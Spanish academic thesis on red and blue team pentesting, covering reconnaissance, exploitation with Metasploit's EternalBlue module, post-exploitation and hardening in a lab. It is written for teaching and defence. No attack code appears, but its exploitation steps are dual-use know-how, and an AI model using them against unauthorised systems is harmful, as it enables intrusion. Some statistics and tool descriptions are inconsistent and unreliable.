

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS DE  
BLUE TEAM Y RED TEAM

MARVIN WILLIAM AHUMADA PINEDO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
CARTAGENA  
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS DE  
BLUE TEAM Y RED TEAM

MARVIN WILLIAM AHUMADA PINEDO

DOCUMENTO TÉCNICO PARA OPTAR POR EL TÍTULO DE  
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

LUIS FERNANDO ZAMBRANO HERNANDEZ  
DIRECTOR

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD  
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI  
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA  
CARTAGENA  
2022

## CONTENIDO

	Pág.
1. INTRODUCCIÓN	10
2. DEFINICIÓN DEL PROBLEMA	11
2.1. ANTECEDENTES DEL PROBLEMA	12
2.2. FORMULACIÓN DEL PROBLEMA	13
3. JUSTIFICACIÓN	14
4. OBJETIVOS	15
4.1. OBJETIVO GENERAL	15
4.2. OBJETIVOS ESPECÍFICOS	15
5. MARCO REFERENCIAL	16
5.1. MARCO TEÓRICO	16
5.2. MARCO CONCEPTUAL	19
5.3. MARCO HISTÓRICO	20
5.4. ANTECEDENTES O ESTADO ACTUAL	20
5.5. MARCO CIENTÍFICO O TECNOLÓGICO	21
5.6. MARCO LEGAL	23
6. DESARROLLO DE LOS OBJETIVOS	25
6.1. FASE PARA LA RECOLECCIÓN DE INFORMACIÓN MEDIANTE HERRAMIENTAS DE DESCUBRIMIENTO, EXPLORACIÓN E IDENTIFICACIÓN DE VULNERABILIDADES	25
6.2. FRAMEWORK Y COMANDOS DE EXPLOTACIÓN EN INFRAESTRUCTURA TI, CON EL FIN DE EVIDENCIAR VULNERABILIDADES DETECTADAS EN LA FASE DE RECOLECCIÓN DE INFORMACIÓN	29
6.3. ACCIONES DE HARDENING COMO MEDIDAS PARA CONTENER UN ATAQUE EN TIEMPO REAL Y EVITAR LA MATERIALIZACIÓN INCIDENTES	32
7. CONCLUSIONES	35
8. RECOMENDACIONES	36
9. DIVULGACIÓN	37
10. BIBLIOGRAFÍA	38
11. ANEXOS	40

## LISTA DE TABLAS

Tabla 1, noticias año 2022 sobre hackers .....	21
--	----

## LISTA DE FIGURAS

Figura 1, proyección ataques 2022.....	12
Figura 2, geografía global del rasomware.....	13
Figura 3, instalación de la VM win7-SE2020 en virtual box .....	21
Figura 4, instalación de la máquina virtual Kali - Seminario.....	22
Figura 5, comando -sL.....	25
Figura 6, comando -P0 .....	26
Figura 7, comando -O .....	26
Figura 8, comando --osscan-limit.....	27
Figura 9, comando -sV.....	27
Figura 10, consulta en CVE .....	28
Figura 11, consulta en <a href="https://learn.microsoft.com/">https://learn.microsoft.com/</a> .....	28
Figura 12, línea de comando “search ms17_010”.....	29
Figura 13, línea de comando “auxiliary/scanner/smb/smb_ms17_010”.....	30
Figura 14, exploit/windows/smb/ms17 .....	30
Figura 15, ingreso al command prompt de windows.....	31
Figura 16, contenido del archivo winse20w0.exe.....	31

## GLOSARIO

**AMENAZA:** es la causa que puede de manera potencial atentar contra el normal funcionamiento de un sistema de la información, “las amenazas se suelen dividir en pasivas y activas, en función de las acciones realizadas por parte del atacante”<sup>1</sup>.

**ATAQUE:** es la acción de aprovechar la debilidad de un sistema, “se trata de acciones tanto intencionadas como fortuitas que pueden llegar a poner en riesgo un sistema”<sup>2</sup>.

**ANALISIS:** es la actividad de aprender de los errores probables que causan la materialización de un incidente.

**CONFIDENCIALIDAD:** es la característica que garantiza, “que la información solo sea utilizada por las personas o máquinas debidamente autorizadas”<sup>3</sup>.

**DISPONIBILIDAD:** es la propiedad o acciones encaminadas a mantener siempre funcional un sistema, mediante “todas las técnicas dirigidas a mantener activo un servicio”<sup>4</sup>.

**INTEGRIDAD:** es la característica que propende por mantener el estado de la información, la cual “garantiza que no ha sido alterada y que se ha mantenido intacto el documento original que contenía dicha información”<sup>5</sup>.

**PENTESTING:** es una técnica basada en estándares o metodologías utilizadas para evaluar los niveles de seguridad de un sistema de la información tanto física como lógica, es considerado como “la práctica de atacar diversos entornos con la intención de descubrir fallos, vulnerabilidades u otros fallos de seguridad, para así poder prevenir ataques externos hacia esos equipos o sistemas”<sup>6</sup>.

**RIESGO:** el riesgo es la probabilidad de que se presente una amenaza y se materialice un incidente, lo podríamos definir como “cualquier elemento potencial que puede provocar resultados insatisfactorios”<sup>7</sup>, en la funcionalidad de un sistema.

**BLUETEAM,** es un grupo de personas con funciones para detener ataques de intrusión en redes y sistemas de ámbito corporativo u operativo, de tal manera que

---

<sup>1</sup> ESCRIVÁ GASCÓ, Gema, et al. Seguridad informática. Madrid, SPAIN: Macmillan Iberia, S.A., 2013. 9788415991410.

<sup>2</sup> *Ibíd.*

<sup>3</sup> ROA BUENDÍA, José Fabián. Seguridad Informática. España: McGraw Hill, 2020.

<sup>4</sup> *Ibíd.*

<sup>5</sup> CHICANO TEJADA, Ester. Gestión de incidentes de seguridad informática (MF0488\_3). Madrid, UNKNOWN: IC Editorial, 2014. 9788416351701.

<sup>6</sup> A, Esaú. Qué es el Pentesting. En: Qué es el Pentesting. OPENWEBINAR: OPENWEBINAR (2018).

<sup>7</sup> GARRETA, J.S.S. Ingeniería de proyectos informáticos: actividades y procedimientos. Universitat Jaume I. Servei de Comunicació i Publicacions, 2003. 9788480214087.

puedan perfilar las acciones de los atacantes reales. Algunas de sus funciones son:

- Corregir vulnerabilidades o brechas detectadas por un equipo rojo.
- Detener posibles ataques reales.
- Monitorear la seguridad de una empresa.
- Reforzar la seguridad de la empresa.

**Equipo de respuesta a incidentes (CSIRT)**, grupo de personas, las cuales en caso de que se materialice un ataque, de o genere un respuesta inmediata, con el fin de que se logre mitigar las consecuencias y el impacto del ataque.

Este equipo asesora a la empresa u organización, en la recuperación de la normalidad en las operaciones, y posterior a esto generar las recomendaciones necesarias para que se prevengan incidentes similares al atendido. Es de anotar que un CSIRT (Computer Security Incident Response Team ) por sus siglas en inglés tiene total importancia y relevancia para las empresas, toda vez que la seguridad informática va de la mano con el crecimiento acelerado respecto a IoT (Internet of things) internet de las cosas por sus siglas en inglés.

## RESUMEN

Dado el aumento de los ataques cibernéticos en los últimos años donde los objetivos principales son los servicios en la nube y las actualizaciones de los sistemas operativos, las empresas tienen la necesidad de evaluar continuamente las vulnerabilidades en la arquitectura de red y los sistemas de información, mediante la aplicación de metodologías de identificación y explotación en ambientes controlados por equipos **RedTeams y BlueTeams**. En este orden de ideas y posterior a la etapa de identificación y explotación, se ejecutan actividades que tienen como objetivo robustecer mediante la implementación de mecanismos de control que mitiguen las vulnerabilidades previamente detectadas.

Dentro del marco de las consideraciones anteriores, encontramos conceptos, métodos, metodologías, herramientas y marcos de trabajo que coadyuvan a la teorización necesaria para la resolución del problema, es sabido por ejemplo que la herramienta **NMAP**, se utiliza para ejecutar descubrimiento de una red, cómo mecanismo de auditoría, a partir de este punto la herramienta **OPENVAS** brinda la posibilidad de una solución integral y potente para el análisis y gestión de vulnerabilidades como parte de la solución de gestión de vulnerabilidades comerciales de Greenbone Networks.

**Las amenazas y ataques en una red**, detectadas y referenciadas en los párrafos anteriores, como es natural y sin duda entregan información de cuáles pueden ser los controles a aplicar. Con el fin de plantear e implementar mecanismos para robustecer la seguridad de la infraestructura de red y los sistemas de información.

Palabras Claves: Amenaza, Ataque, Bluetteams, Framework, Redteams



## **ABSTRACT**

Given the increase in cyber attacks, at the recent years where the main targets are cloud services and operator system updates, many companies has the need to continuously assess test for vulnerabilities at network architecture and information systems, through the identification and exploitation methodologies in environments controlled by RedTeams and BlueTeams teams. In this order and after the identification and exploitation stage, activities are carried out with the objective of strengthening through the implementation of control mechanisms that mitigate previously detected vulnerabilities.

Within the framework of the previous considerations, we find concepts, methods, methodologies, tools and frameworks that contribute to the necessary theorizing for the resolution of the problem, it is known, for example, that the NMAP tool is used to execute discovery of a network, As an audit mechanism, from this point on, the OPENVAS tool offers the possibility of a comprehensive and powerful solution for the analysis and management of vulnerabilities as part of Greenbone Networks' commercial vulnerability management solution.

The threats and attacks on a network, detected and referenced in the previous paragraphs, naturally and without a doubt provide information on what controls to apply. In order to propose and implement mechanisms to strengthen the security of the network infrastructure and information systems.

Keywords: Threat, Attack, Bluetteams, Framework, Redteams

## **1. INTRODUCCIÓN**

En el presente documento se analizarán situaciones relacionadas con la ciberseguridad, la ética y las implicaciones legales que acarrearán las malas prácticas de funcionarios en una empresa dedicada al Ethical Hacking.

Debe quedar bastante claro los vínculos legales con algunas de las normas existentes en Colombia que enmarcan y reglamentan las acciones de los ingenieros desde las perspectivas de la legalidad y la ética.

De la misma manera también se echará un vistazo alrededor de los pasos sistemáticos para la ejecución de pruebas de pentesting, mediante la aplicación de cuatro fases, la fase de recolección de información, la fase de identificación de vulnerabilidades, la fase de explotación y la fase de análisis sobre las vulnerabilidades detectadas y su afectación en los dispositivos.

## 2. DEFINICIÓN DEL PROBLEMA

La empresa Hackers Security tiene la necesidad de reclutar dos equipos que apoyen a la organización en detectar vulnerabilidades de sus dispositivos en la red, y en ese orden de ideas generar estrategias para las acciones debidas de contención. Por lo cual el proceso de reclutamiento consiste en la conformación de dos equipo de trabajo. Un equipo Red team y Blue team respectivamente.

En el orden de las consideraciones anteriores, la empresa tiene la necesidad de reclutar un quipo RedTeams y BlueTeams con el fin de evidenciar vulnerabilidades en la arquitectura de red y los sistema de información, de tal manera que, al emular las acciones, métodos, metodologías utilizadas por atacantes, se logró encontrar brechas de seguridad. Esto, con el fin de que no sean aprovechados o explotados por ciber atacantes<sup>8</sup>.

En consecuencia, luego de las acciones ejecutadas por un equipo red, la organización necesita que un equipo con rol de equipo blue, tome la información colectada y genere estrategias o mecanismos para contener los posibles ataques o la explotación de vulnerabilidades por parte atacantes.

¿Es necesario implementar equipos REDTEAMS y BLUETEAMS para identificar y contener ataques a la infraestructura TI de las organizaciones?

---


<sup>8</sup> HERNANDEZ, Manuel. "Pentesting con OWASP: fases y metodología". {En línea}. {01/09/2022 de 2022} disponible en: (<https://www.hiberus.com/crecemos-contigo/pentesting-owasp-fases-metodologia/>).

## 2.1. ANTECEDENTES DEL PROBLEMA

De acuerdo a la publicación realizada por PWC (España), los ataques que más aumento tendrán para el próximo año son aquellos cuyo objetivo son los servicios en la nube y los ransomware, de acuerdo al 57% de los entrevistados.

En este orden siguen los ataques por **malware descargado** por medio de las **actualizaciones de software**, así como los ataques a los software de cadena de suministro y los correos corporativos con un 56%<sup>9</sup>.

Figura 1, proyección ataques 2022



Fuente: Digital Trust Survey 2022, PWC-ESPAÑA. Digital Trust Survey 2022. PWC Site: PWC (2022).


Por otro lado, y conforme a la problemática detectada, es pertinente mencionar el aumento en un panorama global las detecciones y afectaciones de Ransomware a miles de dispositivos por medio de las herramientas y frameworks de **RedTeams**,

<sup>9</sup> PWC-ESPAÑA. Digital Trust Survey 2022. PWC Site: PWC (2022).

cuyo objetivo principal es el de evaluar y detectar vulnerabilidades en los equipos mas no dañar.

En el orden de las ideas anteriores se puede decir que en promedio y en lo que va el año las tecnologías de Kaspersky han evidenciado más de 332 ataques de Ransomware mensuales, lo cual es equivalente a unos 11.000. mil ataques diarios, de acuerdo a los datos estadísticos de Kaspersky, los países con mayor afectación por este tipo de técnicas son en Latinoamérica Brasil, México, Perú, Colombia y Ecuador<sup>10</sup>.

Figura 2, geografía global del rasomware



Fuente: TendTIC, TRENDTIC. GRUPOS DE RANSOMWARE USAN HERRAMIENTAS DE RED TEAMING EN CONTRA DE EMPRESAS. Trend TIC site: TrendTIC ( 6 julio, 2022 at 08:46, 2022).

## 2.2. FORMULACIÓN DEL PROBLEMA

¿Es necesario implementar equipos REDTEAMS y BLUETEAMS para robustecer la seguridad de las organizaciones?

<sup>10</sup> TRENDTIC. GRUPOS DE RANSOMWARE USAN HERRAMIENTAS DE RED TEAMING EN CONTRA DE EMPRESAS. Trend TIC site: TrendTIC ( 6 julio, 2022 at 08:46, 2022).

### **3. JUSTIFICACIÓN**

En concreto es importante reconocer cada una de las etapas del pentesting, tal y como lo son el reconocimiento o el descubrimiento de la infraestructura y los sistemas de información, el tratamiento de las vulnerabilidades y brechas de seguridad. Etapas que son consideradas dentro del alcance y las funciones de equipos REDTEAMS y BLUETEAMS.

Con relación a los equipos REDTEAMS, es necesario recalcar que su conformación es de vital importancia en las etapas de descubrimiento de vulnerabilidades, así como la explotación controlada de estas, de tal manera que sirva como información relevante para que un equipo BLUETEAMS pueda implementar las medidas preventivas y de control que robustecen la seguridad de las redes y los sistemas de información.

## **4. OBJETIVOS**

### **4.1. OBJETIVO GENERAL**

Desarrollar un documento técnico con el cual, mediante metodologías, técnicas o frameworks en ciberseguridad utilizadas por equipos REDTEAMS o BLUETEAMS, se logre evidenciar y contener ataques cibernéticos en una infraestructura TI.

### **4.2. OBJETIVOS ESPECÍFICOS**

- Aplicar una fase para la recolección de información mediante herramientas de descubrimiento, así mismo utilizar herramientas para la identificación de vulnerabilidades.
- Utilizar framework y comandos de explotación en infraestructura TI, con el fin de dejar en evidencia las vulnerabilidades detectadas en la fase de recolección de información.
- Indagar y proponer acciones, así como medidas de contención en caso de encontrar la ejecución de un ataque en tiempo real o evitar la materialización de futuros incidentes mediante la aplicación de Hardening.

## 5. MARCO REFERENCIAL

### 5.1. MARCO TEÓRICO

minimizadas, con el fin de que no sean aprovechados o explotados por ciber atacantes<sup>11</sup>.

#### 5.1.1. Fases del pentesting

##### **Reconocimiento**

Es la etapa en la cual se obtiene toda la información técnica posible del sistema o los sistemas a los que se le aplicará la evaluación. De tal manera que de acuerdo a los objetivos planteados para el test, se necesitará información técnica como<sup>12</sup>:

- Nombres y direcciones de correo de los trabajadores de la empresa.
- Obtención de: dominios, direcciones IPs, números de puertos, nombre de los servicios.
- Topología de red implementada.
- Obtención de metadatos de las bases de datos.
- Uso opcional de herramientas como Google Dorks
- Obtención de información de los servicios prestados por terceros
- Análisis de las posibles brechas encontradas en esta etapa.

Es importante tener claro que el análisis realizado en esta etapa se apoya con información encontrada en de las vulnerabilidades ya reconocidas y contempladas en el sitio CVEs (Common Vulnerabilities and Exposures).

##### **Herramientas utilizadas en la etapa de reconocimiento**

**Google hacking**, al momento de realizar una consulta en Google, por lo cual hay algunas palabras claves y algunos operadores que operan tal y como funciona un lenguaje de consulta estructurado<sup>13</sup>.

Estos operadores se usan para filtrar los resultados de la búsqueda. De tal forma que una persona se puede apoyar en estos operadores para encontrar resultados

---

<sup>11</sup> HERNANDEZ, Pentesting con OWASP: fases y metodología. Op. cit.

<sup>12</sup> Ibíd.

<sup>13</sup> RAGGI, Nicolás. "Google hacking: averigua cuanta información sobre ti o tu empresa aparece en los resultados". {En línea}. {03/09/2022 de 2021} disponible en: (<https://www.welivesecurity.com/las-es/2021/07/29/google-hacking-averigua-que-informacion-sobre-ti-o-empresa-aparece-resultados/>).



importantes, y de esta manera garantizar que la búsqueda sea más rápida y eficiente<sup>14</sup>.

En este orden de ideas, también es importante anotar que una persona con fines dañinos podría usar estas técnicas para captar información relevante y usar en contra de la empresa o la organización<sup>15</sup>.

## **Explotación**

Esta etapa consiste en recrear y ejecutar todas las acciones que puedan afectar la integridad de los sistemas testeados, así como también usuarios del sistema, y por que no la información que se almacena.

En el orden de las consideraciones anteriores, en adelante se listan posibles ataques que serían recreados en esta etapa así:

- Ataque por inyección de software malicioso.
- Almacenamiento de archivos locales o remotos
- Eludir autenticación
- Falta de controles para autorización
- Ejecutar comandos de back server.
- Cross Site, Request Forgery.
- Pérdida de la información
- Hackeo de sesión
- Denegación de servicio

## **Herramienta etapa de explotación**

**Zed Attack Proxy (ZAP)**, es una herramienta de penetración open-source incluida dentro del proyecto OWASP. Está diseñada específicamente para hacer un test a las aplicaciones web.

## **Post explotación**

En el evento de que se detectaran vulnerabilidades, en la fase de post explotación se ejecutarán controles adicionales que den claridad sobre la criticidad de las brechas encontradas. Por lo anterior se procede a realizar acciones del siguiente tipo:

- Capturar información secreta y crítica.

---

<sup>14</sup> Ibid.

<sup>15</sup> Ibid.

- Esquivar los mecanismos de autenticación implementados.
- Ejecutar acciones desde los usuarios del sistema.
  - Escalar privilegios verticalmente.
- Corromper privilegios disponibles en servidor.
  - Escalar privilegios horizontalmente.
- Cambiar ajustes o parámetros del usuario.
- Ejecutar acciones sin previo aviso a los usuarios.

### **Herramientas para post explotación**

- **Nessus**, para ataque de Diccionario.
- **Gobuster**, para ataque de Fuerza Bruta.

### **Redacción de Informes**

Por último, se realiza un resumen técnico informativo, mediante el cual se informará sobre todas las vulnerabilidades y brechas detectadas, así como las falencias que podrían ser aprovechadas por ciber-atacantes. En este informe se incluye:

- La información secuestrada durante la prueba.
- Si fue considerado previamente con el responsable de los sistemas, se debe entregar un documento de los mecanismos a implementar con el fin de eliminar o mitigar las vulnerabilidades detectadas.

### **Herramientas para la etapa redacción de informes**

- **Informe gerencial**, mediante el cual se realiza un reporte para indicar el nivel de exposición de la plataforma, nivel de riesgo y el plan de remediación sugerido<sup>16</sup>.
- **Informe técnico**, mediante el cual se realizan los reportes de<sup>17</sup>:
  - Hallazgos.
  - Detalle de las vulnerabilidades.
  - Procedimiento de explotación.
  - Evidencias.
  - Contramedidas.

---

<sup>16</sup> GARCIA, Ing. Jair. Hacking Ético: Cacería de Vulnerabilidades. Web: (2015).

<sup>17</sup> *Ibíd.*

## 5.2. MARCO CONCEPTUAL

**NMAP**, herramienta de código abierto manejada para ejecutar perfilamiento de una red, de tal manera que se utiliza para realizar auditorías de seguridad. Esto, mediante el descubrimiento de los equipos activos de una red, por medio de la utilización de paquetes IP "crudos", determinando los equipos que se encuentran disponibles en la red<sup>18</sup>.

**Amenazas y ataques en una red**, el punto de partida para colocar barreras y controles de seguridad adecuados, primero se deben comprender cuáles pueden ser las amenazas a una red y cuáles pueden ser las vulnerabilidades explotadas por los atacantes. En este orden de ideas "analizar y evaluar las amenazas y el riesgo o probabilidad de ocurrencia dependiendo de la información obtenida en las fases previas de identificación, es por ello que la entidad debe crear los criterios de riesgo definiendo los niveles de riesgo aceptado por la Organización"<sup>19</sup> .

**OPENVAS**, está conformado por varios servicios y herramientas que ofrece una solución integral y potente en el análisis de vulnerabilidades y gestión de las mismas. Su entorno forma parte de la solución de gestión de vulnerabilidades comerciales de Greenbone Networks, desde la cual se han realizado desarrollos para la comunidad de código abierto desde 2009.

**KALI LINUX**, en el sistema operativo Kali Linux se emplean herramientas para el escaneo de vulnerabilidades tales como:

**IKE-SCAN**, es una herramienta de línea de comandos para el descubrimiento, identificación y prueba de sistemas IPsec VPN

**NETDISCOVER**, herramienta tipo activa/pasiva para el reconocimiento de direcciones IP locales y redes inalámbricas.

### Metasploit

Es una herramienta para la validación y explotación de vulnerabilidades, que ayuda a dividir el flujo de trabajo utilizado para la evaluación de penetración en secciones administrables para la configuración de un propio flujo de trabajo.

Estas secciones son:

- Creación del proyecto.
- Obtención de los datos objetivos.

---

<sup>18</sup> NMAP. "Nmap". {En línea}. {03092022 de} disponible en: (<https://nmap.org/>).

<sup>19</sup> MINTIC. Guía de gestión de riesgos. MinTic (01/04/2016, 2016).

- Ver y administrar dispositivos de datos.
- Ejecución del escaneo de vulnerabilidades.
- Configuración de un Listener.
- Explotación de las vulnerabilidades conocidas.
- Post-explotación y colecta de evidencias.
- Deshacer sesiones.
- Generar reportes.

### 5.3. MARCO HISTÓRICO

Los Primeros Hackers aparecen en 1961, el MIT (Instituto de Tecnología de Massachusetts) por sus siglas en inglés adquirió la PDP-1.5 su máquina favorita, e inventa algunas herramientas de programación y toda una cultura que todavía sigue entre nosotros.

En el libro Hackers de Steven Levy (la primera parte). Se evidencia que la cultura del MIT es la primera en adoptar el concepto de “hacker” a principios de los años 80. Con la implementación de la red ARPA como la primera red de computadoras de alta velocidad. Lo que permitió el intercambio de información a una velocidad y flexibilidad sin igual, situación que fue aprovechada para que se dieran las primeras acciones de usurpación de información a un sistema informático<sup>20</sup>.

Otro hito en la historia del Hacking es la aparición del club Homebrew Computer Club o Club de Computación Casera. Este conjunto de hackers se constituyó en 1975 en Silicon Valley, toda vez que tenían en común la exploración de la tecnología. Este grupo realizó experimentos con los ordenadores personales Altair 8800, logrando en poco tiempo programar lo y configurarlo para imitar la canción Daisy Bell.<sup>21</sup>

### 5.4. ANTECEDENTES O ESTADO ACTUAL

La usurpación de información, de divisas, o la interrupción de los procesos de una organización toma cada vez mas fuerza, por lo cual en el siguiente cuadro se relacionan las noticias mas relevantes de la época y con las cuales se puede tener una idea del estado actual de la problemática abarcada en este documento técnico.

---

<sup>20</sup> DANNY VINICIO VASQUEZ CALDERÓN, et al. DANNY VINICIO VASQUEZ CALDERÓN, et al. Universidad Nacional de Loja. El hacking a través de la Historia.

<sup>21</sup> KEEP CODING, Redacción. "La historia del hacking". {En línea}. { 11/10/2022} disponible en: (<https://keepcoding.io/blog/la-historia-del-hacking/>).

Tabla 1, noticias año 2022 sobre hackers

Fuente	Noticia	Link	Fecha
CNN	FBI señala a hackers norcoreanos de robar más US\$ 600 millones en criptomonedas <sup>22</sup>	<a href="https://cnnespanol.cnn.com/video/fbi-corea-norte-hackers-criptomonedas-videojuegos-ciberpiratas-millones-cafe-cnn/">https://cnnespanol.cnn.com/video/fbi-corea-norte-hackers-criptomonedas-videojuegos-ciberpiratas-millones-cafe-cnn/</a>	15 abril, 2022
CNN	videojuego Axie Infinity, de la red Ronin <sup>23</sup>	<a href="https://cnnespanol.cnn.com/video/axie-infinity-ronin-hackeo-criptomonedas-ciberataque-pkg-cnn-dinero/">https://cnnespanol.cnn.com/video/axie-infinity-ronin-hackeo-criptomonedas-ciberataque-pkg-cnn-dinero/</a>	30 marzo, 2022

Fuente: “elaboración propia”


## 5.5. MARCO CIENTÍFICO O TECNOLÓGICO

### VirtualBox

VirtualBox es una poderosa herramienta x86 and AMD64/Intel64 para productos de virtualización empresarial y también para ambientes no comerciales. No solo tiene grandes características técnicas, sino También un alto desempeño para cada uno de sus clientes, esta disponible como herramienta Open Source en los términos de General Public License (GPL) versión 3<sup>24</sup>.

En la figura 3, se plantea la instalación y configuración de un banco de trabajo como parte del procedimiento que se quiere evidenciar a través de este documento, de tal manera que se puede observar la instalación de la máquina virtual win7-SE2020, mediante la importación en virtual box del archivo con extensión .ova

Figura 3, instalación de la VM win7-SE2020 en virtual box



Fuente: “elaboración propia”

<sup>22</sup> ESPAÑOL, CNN en. FBI señala a hackers norcoreanos de robar más US\$ 600 millones en criptomonedas. 15 abril, 2022, 2022

<sup>23</sup> ESPAÑOL, CNN en. videojuego Axie Infinity, de la red Ronin. 30 marzo, 2022, 2022


<sup>24</sup> VIRTUALBOX. Virtualization product VirtualBox: VirtualBox.

## Montaje del banco de trabajo Kali-Linux

